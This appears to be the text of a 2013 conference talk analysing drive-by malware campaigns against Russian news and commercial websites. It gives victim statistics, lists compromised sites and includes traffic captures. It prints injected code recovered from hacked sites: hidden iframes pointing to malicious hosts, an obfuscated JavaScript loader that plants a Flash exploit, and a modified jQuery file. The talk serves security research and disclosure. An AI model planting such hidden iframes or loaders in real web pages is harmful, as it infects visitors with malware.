

Pearls of Cybercrime:

malicious campaigns of year 2013
.RU landscape

Hack.lu 2013
Luxembourg

Fyodor Yarochkin
Vladimir Kropotov
Chetvertakov Vitaliy

Agenda (roughly)

- Scope
- Victimology (understanding the victims)
- Evolutionary changes of year 2013
- Intermediate Victims
- Techniques and trends
- Tools and protection

Lets recap the terminology ;-)


- Everyone knows what's drive-by, so just a quick recap of terminology here to make sure we are on the same page:
 - A **compromised resource** loads “stuff” from a **landing page**. The **landing page** may be part of **TDS** or serve an **exploit** directly. When exploit is successful a **callback** may be follow.



SCOPE

What are our data sources...

Scope (data sources)




VICTIMS

Victimology

- We only look at commercially-motivated incidents here.
- Primary victims. Not so interesting subject
- **Intermediate victims are very interesting**: these are the targets which are compromised for the purpose of leveraging them in malware campaigns

Victimology(2)

- You can learn quite a bit about primary victims by simply reading thematic forums :)



Traff Pricing

Source:
A botnet load selling
portal

Primary victims

- About 40 000 000 Internet users in Russia
According our stats:
- For every **10 000 hosts** in Russia
- **500 hosts** redirected to landing page every week
- **25-50 hosts** with typical protection scheme (NAT, proxy with antivirus, vendor supplied reputation lists, etc.), antivirus on the host the host) are **COMPROMISED**

Intermediate victims

- Web servers compromised (most common)
- DNS servers or domain names hijacked
(add examples from afraid.org)
- Banner campaign (adserver/**openx compromise. (swiss-cheese ;)**)
- Other infrastructure compromised
memcache poisoning

What makes intermediates attractive

- High traff
- Good reputation rank

Safe Browsing

Diagnostic page for rg.ru

What is the current listing status for rg.ru?

This site is not currently listed as suspicious.

What happened when Google visited this site?

Of the 2795 pages we tested on the site over the past 90 days, 0 page(s) resulted in malicious software being downloaded and installed without user consent. The last time Google visited this site was on 2013-10-16, and suspicious content was never found on this site within the past 90 days.

This site was hosted on 2 network(s) including [AS6854 \(SYNTERRA-AS\)](#), [AS8641 \(NAUKANET-AS\)](#).

Has this site acted as an intermediary resulting in further distribution of malware?

Over the past 90 days, rg.ru did not appear to function as an intermediary for the infection of any sites.

Has this site hosted malware?

No, this site has not hosted malicious software over the past 90 days.

How popular is rg.ru?

Alexa Traffic Ranks

How is this site ranked relative to other sites?



Global Rank ?

2,716 ▲ 744

Rank in Russia ?

148

rg.ru My WOT / Site Adviser Report

Trustworthiness 90%

Vendor reliability 90%

Privacy 90%

Child Safety 89%

Attractive intermediates

Find and abuse, abuse, abuse...

(Date: May – Aug 2013)

fbps.1403883.mar2.afraid.org
ju7a.1403883.mar2.afraid.org
wzet.1403883.mar2.afraid.org
gatw.1403883.mar2.afraid.org
kfzv.1403883.mar2.afraid.org
oxdo.1403883.mar2.afraid.org
ihuf.1403883.mar2.afraid.org
9idc.1403883.mar2.afraid.org
aieu.1403883.mar2.afraid.org

hwld.1403883.mar2.afraid.org
zwif.1403883.mar2.afraid.org
p0zj.1403883.mar2.afraid.org
xfco.1403883.mar2.afraid.org
thym.1403883.mar2.afraid.org
8xem.1403883.mar2.afraid.org
yid6.1403883.mar2.afraid.org
avvq.1403883.mar2.afraid.org
399f.1403883.mar2.afraid.org

2013 Campaigns Statistical Overview

News/Media outlets are very popular this year

Domain	Resource type	Campaign dates	unique hosts per day
rg.ru	News – official gov publisher	Autumn 2013	~ 790 000
newsru.com	news	Winter 2013 – Autumn 2013	~ 590 000
gazeta.ru	news	Spring 2013 - Autumn 2013	~ 490 000
aif.ru	news	Spring 2013 - Autumn 2013	~ 330 000
mk.ru	news	Summer 2013	~ 315 000
vz.ru	news	Winter 2013 – Summer 2013	~ 170 000
lifenews.ru	news	Summer 2013	~ 170 000
topnews.ru	news	Spring 2013 - Autumn 2013	~ 140 000


Video, mail, regional gov – you choose...!

Domain	Resource type	When seen	unique hosts per day
Youtube.com		Summer 2013 - Autumn 2013 (malvertising?!)	Alexa N 3
mail.ru	Public email, search engine	Winter 2013	Alexa N 33
Vesti.ru	TV news	Winter 2013	~ 1 050 000
tvrain.ru	TV	Autumn 2013	~ 250 000
mos.ru	Moscow gov portal	Winter 2013 – Spring 2013	~150 000
glavbukh.ru	Accountants	Spring 2013 - Autumn 2013	~65 000
tk.ru	Finance (Import/Export)	Summer 2013 - Autumn 2013	~38 000

Time slots for serving malware

- Traffic served during the lunch time from 12 till 15 with 1-2 hours timeframe.

Non-standard HTTP port use



EXAMPLES

Lets take a look at some of the intermediate victims



News site compromise: July 2013 campaign

Кураев приехал на скутере и все объяснил о защите чувств верующих - видео МК ТВ (8 комментариев) МК - Mozilla Firefox

tv.mk.ru/video/5006-kuraev-priehal-na-skutere-i-vse-obyasnil-o-zaschite-chuvstv-veruyuschih.html

Пунта-Кана от 32 164 РУБ
Туда-обратно, сборы включены.

MKTV

10 июля среда в Москве 15:04

Поиск

Условия оплаты размещения на сайте МК.ru материалов предвыборной агитации для проведения предвыборной агитации на выборах Мэра Москвы и на выборах Губернатора Московской области

Новости Политика Экономика Происшествия Общество Культура Наука Спорт Наше Подмосковье Свежий МК

рейтинги Авторы Блоги Фото Пресс-центр Опросы Карикатуры Меринова

Московский Комсомолец

Нравится 22 718

РЫ МЭРА МОСКВЫ ЭДВАРД СНОУДЕН ДЕЛО УРЛАШОВА

ВСЕ СЮЖЕТЫ

Все по теме

JW Player

```
<iframe height="100" width="100"
src="http://wnjzxyo.homelinux.net/Jz2fyAFnmU/12"
style="left: -10000px; top: 0px; position: absolute;">
```

element.style {
left: -10000px;
top: 0px;
position: absolute;
width: 100%;
height: 100%;
}

body {
font-family: "Liberation
Sans", Helvetica, Arial, sans-serif;
line-height: 1.254;
text-align: left;
}

Унаследовано от html

html {
color: #000000;
}

News site compromise: July 2013 campaign

```
<iframe src="http://feradelopa.info/indexm.html">
```

Malvertising from adriver banner network

```
<iframe height="100%" frameborder="0" width="100%" scrolling="no" marginheight="0"
marginwidth="0" hspace="0" vspace="0"
src="//edp1.adriver.ru/images/0002841/0002841312/0/index.html?html_params=rhost
%3Dad.adriver.ru%26sid%3D80938%26ad%3D410951%26bid%3D2841312%26ar_ntype
%3D0%26ar_pass%3D%26bt%3D34%26pz%3D1%26bn%3D8%26width%3D300%26height
%3D120%26rnd%3D721963697%26geozoneid%3D38%26rleurl%3Dhttp://%26target%3D_blank
%26sliceid%3D1258947%26uid%3D23073581871">
```

```
<html><head><body>
```

```
<style><div class="highlight">
```

```
<iframe src="http://feradelopa.info/indexm.html">
```

```
</div>
```

```
</iframe>
```

```
*****snip *****
```


Commercial Websites: May 2013

subaru.ru /index

subaru.ru /images/main/body-bgimage2.gif
subaru.ru /image_page/swf/frame/2-b.swf
subaru.ru /images/lineup/07/e001885_img.swf
www.google-analytics... /__utm.gif?utmwv=5.4.1&utms=2&utmn=56158913
subaru.ru /images/close.png
subaru.ru /images/loading.gif
mc.yandex.ru /watch/13262071?rn=209363&wmode=5&callback=
subaru.ru /flash_txt_file/index
www.gotalk.ru /track?rnd=0.43838122713511984&account_id=347
mc.yandex.ru /webvisor/538948?rn=51978&wv-type=0&cnt-class
subaru.ru /image_page/img/flash/2013_05_15_mainv3.jpg
subaru.ru /image_page/swf/frame/d-2.swf
teware.info /counter/hit/client_de5df061c99066d82cfc437f2b09
www.gotalk.ru /track?rnd=0.9731967735670345&account_id=347

SUBARU RUSSIA
[Flash](#) | [HTML](#)

Информация Модельный ряд Сервис Автоспорт Техн
Новости Архив новостей Поиск
Публикации Архив публикаций



Edit body < html

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html>
  <head>
  <body>
    <div style="position: absolute; left: -100px; top: -100px;">
      <object id="dummy" height="1" width="1" classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000" name="dummy"></object>
      <param value="always" name="allowScriptAccess">
      <param value="/images/lineup/07/e001885_img.swf" name="movie">
      <embed id="dummy2" height="1" width="1" type="application/x-shockwave-flash" allowscriptaccess="always" src="/images/lineup,
    </div>
    <div id="fb-root" class=" fb_reset">
    <script>
      <a name="top"></a>
```

```
counter.js
```

```
function addNewObject () {
```

```
try {
```

```
var ua = navigator.userAgent.toLowerCase();
```

```
if ((ua.indexOf("chrome") == -1 && ua.indexOf("win") != -1) && navigator.javaEnabled()) {
```

```
var
```

```
ITuBmGTHV=["s\x75\x62s\x74\x72","\x46\x79YN\x43\x65j\x59az\x2f\x6dod\x75\x6c\x66sJ\x6e\x62\x79\x76X\x79hp\x64CTn\x4f","ps\x75\x59\x6d\x67Ps\x2fcomm\x65nt\x73/j\x73\x2fQjM\x57Szi\x4aHX","\x4a\x6b\x70re\x74\x74ify.\x73\x77\x66d\x65J\x6fdV","\x76Vv\x4a\x58\x4agt\x65\x68tZ\x48\x57\x66\x41\x7a\x68"];var counter = ITuBmGTHV[1][ITuBmGTHV[0]](-74+84,-88+32+62) + ITuBmGTHV[27-55+38-6][ITuBmGTHV[0]](-41-21+20+50,-23-34+58) + ITuBmGTHV[2][ITuBmGTHV[0]](-94+101,-4+18) + ITuBmGTHV[-87+90][ITuBmGTHV[0]](21-6-13,-52+11-14+67);
```

```
var div = document.createElement('div');
```

```
div.innerHTML = '<object id="dummy" name="dummy" classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000" width="1" height="1">';
```

```
div.innerHTML += '<param name="allowScriptAccess" value="always" V>';
```

```
div.innerHTML += '<param name="movie" value="'+ counter +' V>';
```

```
div.innerHTML += '<embed id="dummy2" name="dummy2" src="'+ counter +' width="1" height="1" name="flash" allowScriptAccess="always" type="application/x-shockwave-flash" V>';
```

```
div.innerHTML += '</Vobject>'; div.style.position = 'absolute'; div.style.left = '-100px'; div.style.top = '-100px';
```

```
document.body.insertBefore(div, document.body.children[0]);}
```

```
} catch (e) { if (document.body == undefined || document.body.children[0] == undefined) {
```

```
setTimeout('addNewObject()', 50);
```

```
}}}
```

```
addNewObject();
```

Flash + Java Script combination

Commercial Websites. Aug 2013 Campaign

panasonic.ru - Поиск в Google

Россия
Panasonic
Продукты и решения

Добро пожаловать на сайт Panasonic Россия!

Web Sessions

#	Result	Protocol	Host	URL
1	301	HTTP	www.fiddler2.com	/fiddler2/updatecheck.asp?isBeta=False
2	200	HTTP	fiddler2.com	/fiddler2/updatecheck.asp?isBeta=False
3	200	HTTP	p5-f6gnlpdecumugq-m53bjni...	/v6exp3/6.gif
4	200	HTTP	p5-f6gnlpdecumugq-m53bjni...	/v6exp3/6.gif
5	200	HTTP	www.google.ru	/url?sa=t&rcrt=j&q=panasonic.ru&source=web&cd
6	200	HTTP	www.panasonic.ru	/
7	200	HTTP	www.panasonic.ru	/html/css/style.css
8	200	HTTP	www.panasonic.ru	/html/css/default.css
9	200	HTTP	www.panasonic.ru	/html/css/nivo-slider.css
10	200	HTTP	www.panasonic.ru	/html/js/jquery_javascript_library.js
11	200	HTTP	www.panasonic.ru	/html/js/flashobject.js
12	200	HTTP	www.panasonic.ru	/html/js/checkbox.js
13	200	HTTP	www.panasonic.ru	/html/js/cufon-yui.js
14	200	HTTP	www.panasonic.ru	/html/js/jquery.nivo.slider.js
15	200	HTTP	www.panasonic.ru	/html/js/js.js
16	200	HTTP	www.panasonic.ru	/html/js/Myriad_Pro_400.font.js
17	200	HTTP	www.panasonic.ru	/html/js/DINCondensedC_400.font.js
18	200	HTTP	www.panasonic.ru	/html/js/cufon.js
19	200	HTTP	www.panasonic.ru	/bitrix/templates/.default/js/jquery.validate.js
20	200	HTTP	www.panasonic.ru	/html/css/scroll/flexcrollstyles.css
21	200	HTTP	www.panasonic.ru	/html/images/img/japtech.png
22	200	HTTP	vk.com	/js/api/openapi.js?66
23	200	HTTP	www.panasonic.ru	/bitrix/js/main/ajax.js
24	200	HTTP	ajax.googleapis.com	/ajax/libs/jquery/1.7.1/jquery.min.js
25	200	HTTP	www.panasonic.ru	/upload/iblock/970/eplaza_new.jpg
26	200	HTTP	www.panasonic.ru	/html/js/scroll/flexcroll.js
69	302	HTTP	simbirskmebel.ru	/move/step.php
70	304	HTTP	connect.facebook.net	/ru_RU/all.js
71	200	HTTP	www.panasonic.ru	/html/images/details/logo.png
72	200	HTTP	www.panasonic.ru	/html/images/details/lst.png
73	200	HTTP	www.panasonic.ru	/html/images/details/btn_search.png
74	200	HTTP	cdn.odinkod.ru	/tags/14498-c4d190.js
80	200	HTTP	cdn.odinkod.ru	/api/odinccommon.js?cd=29664
81	200	HTTP	nipolkeo.info	/coms.cgi?2
82	200	HTTP	cdn.etgata.com	/ecg/m/homepage/s20380-c4d190.htm?&cb=197
83	200	HTTP	www.panasonic.ru	/html/images/details/h3.gif
84	200	HTTP	www.panasonic.ru	/html/images/details/podr.gif
85	200	HTTP	www.panasonic.ru	/html/images/details/mask_border_grey_white.gif
86	200	HTTP	www.panasonic.ru	/swf/panasonic_viera_944x330.swf
87	200	HTTP	cdn.etgata.com	/api/odinccommon.js?cd=29664
88	302	HTTP	nipolkeo.info	/nkoxyzyj.cgi?2&kybsj=1&qgrar=1&gzqjs=365826
89	200	HTTP	connect.facebook.net	/ru_RU/all.js
142	301	HTTP	newsrss.bbc.co.uk	/rss/newsonline_world_edition/front_page/rss.xml
143	200	HTTP	feeds.bbci.co.uk	/news/rss.xml?edition=int

```
document.write("<div style='visibility:hidden'><iframe width='17' height='17' src='http://simbirskmebel.ru/move/step.php' frameborder='0' scrolling='no'></iframe></div>");
```


Original javascript was modified to include extra code

```
(function($) {  
  $(function() {***** SNIP *****}))  
})(jQuery)  
  
function showPreloader(selector)  
{***** SNIP *****}  
  
  return preloaderId;  
  
}  
  
function hidePreloader(preloaderId)  
{***** SNIP *****}  
  
document.write("<div style='visibility:hidden'><iframe width='17'  
height='17' src='http://simbirskmebel.ru/move/step.php'  
frameborder='0' scrolling='no'></iframe></div>");
```

Oct 18 2013 Direct URL access Simbirsk is the Lenin Motherland



Fiddler Web Debugger

File Edit Rules Tools View Help GET /book Privacy

Replay Resume Stream Decode Keep: All sessions

#	Result	Protocol	Host	URL	Size	Content-Type
1...	200	HTTP	simbirskmebel.ru	/images/bottom-main-li.gif		
1...	200	HTTP	simbirskmebel.ru	/ad-gallery/bg.png		
1...	200	HTTP	simbirskmebel.ru	/images/mainf.swf		
1...	200	HTTP	simbirskmebel.ru	/ad-gallery/ad_next.png		
1...	404	HTTP	simbirskmebel.ru	/loader.gif		
1...	200	HTTP	simbirskmebel.ru	/ad-gallery/ad_prev.png		
1...	404	HTTP	simbirskmebel.ru	/public/images/highslide/g...		
1...	404	HTTP	simbirskmebel.ru	/public/images/highslide/g...		
1...	200	HTTP	simbirskmebel.ru	/favicon.ico		
1...	301	HTTP	simbirskmebel.ru	/move		
1...	200	HTTP	simbirskmebel.ru	/move/		
1...	302	HTTP	simbirskmebel.ru	/move/step.php		
1...	200	HTTP	limaso.bilopiso.biz	/coms.cgi?2		
1...	404	HTTP	limaso.bilopiso.biz	/favicon.ico		
1...	302	HTTP	limaso.bilopiso.biz	/szpr.cgi?2&kybsj=0&qgr...	276	text/html; c...
1...	404	HTTP	limaso.bilopiso.biz	/favicon.ico	400	text/html; c...
1...	200	HTTP	www.yandex.ru	/	185 300	no-cac... text/html; c...
